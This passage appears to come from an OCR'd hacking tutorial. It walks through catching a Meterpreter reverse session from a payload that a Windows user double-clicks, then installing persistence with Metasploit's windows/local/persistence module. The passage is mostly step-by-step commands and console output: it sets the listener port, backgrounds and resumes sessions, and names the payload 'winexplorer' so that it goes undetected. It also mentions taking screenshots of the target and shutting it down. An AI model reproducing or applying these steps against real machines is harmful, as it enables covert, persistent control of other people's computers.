
set LPORT 4545

Note: you need to enter the port number same as the number you gave it to the winspy at the time of generating the payload .



Now type

exploit




Now the msfconsole is in listening mode , if the file is pressed once , we will recieve the connection

Navigate into windows machine

And double click the file that you have downloaded


After double clickin the file it will show you a warning unknown publisher ,

That is a default warning will be shown in windows , because we have created the file by our own



Now click on run

And come to kali linux you should see the meterpreter access .



Now we got access to target computer you can access cmd by typing Shell

You can take a screenshot of target computer by typing screenshot
And even you can shutdown the target computer by typing shutdown

Just type help in meterpreter and it will display what are the tasks we can do in the target Sytem .

Coming to the topic ,

We have gained access to the target computer ,

What if the target computer restarts or shutdown ?

Will be gaining access to the computer again ?

Yes , we can gain access to the target computer even if it restarts multiple times

To do that we use a module called windows/local/persistence in msfconsole

So

To set this up I need to run the msfconsole and at the same time I don't want to loose my connection

But I will keep my meterpreter connection in the background to use msfconsole.

Now type

background

```
[*] Sending stage (176198 bytes) to 192.168.1.127
[*] Meterpreter session 1 opened (192.168.1.106:4545 → 192.168.1.127:49176) at 2024-06-25 08:50:09 -0400

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Now our connection is in background to verify it you can type sessions

```
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  Jon-PC\Jon @ JON-PC  192.168.1.106:4545 → 192.168.1.127:49176 (192.168.1.127)

msf6 exploit(multi/handler) >
```

Now if you want to get the connection back , type

sessions 1

Here I kept 1 because my session id is 1 If your session id is 2 you must type 2 , if it is 3 you should type 3

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  Jon-PC\Jon @ JON-PC  192.168.1.106:4545 → 192.168.1.127:49176 (192.168.1.127)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```


Now keep that session in background so that we can continue our setup

background

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Now type


use windows/local/persistence



Now type

show options

And scroll up to see options something like this



We need to change EXE_NAME and SESSION settings

Now what is this exe_name , generally we are combining our malware name with other name in the target system just to undected

To do that type

Set EXE_NAME winexplorer

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence) > set EXE_NAME winexplorer
EXE_NAME ⇒ winexplorer
msf6 exploit(windows/local/persistence) >
```

Now type

set SESSION 1

```
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/persistence) >
```

Here we are saying to Metasploit that keep these settings for our background session

And note here my session id is 1 if your session id is 2 keep 2 or if it is three keep 3


Now type show options again to verify

show options

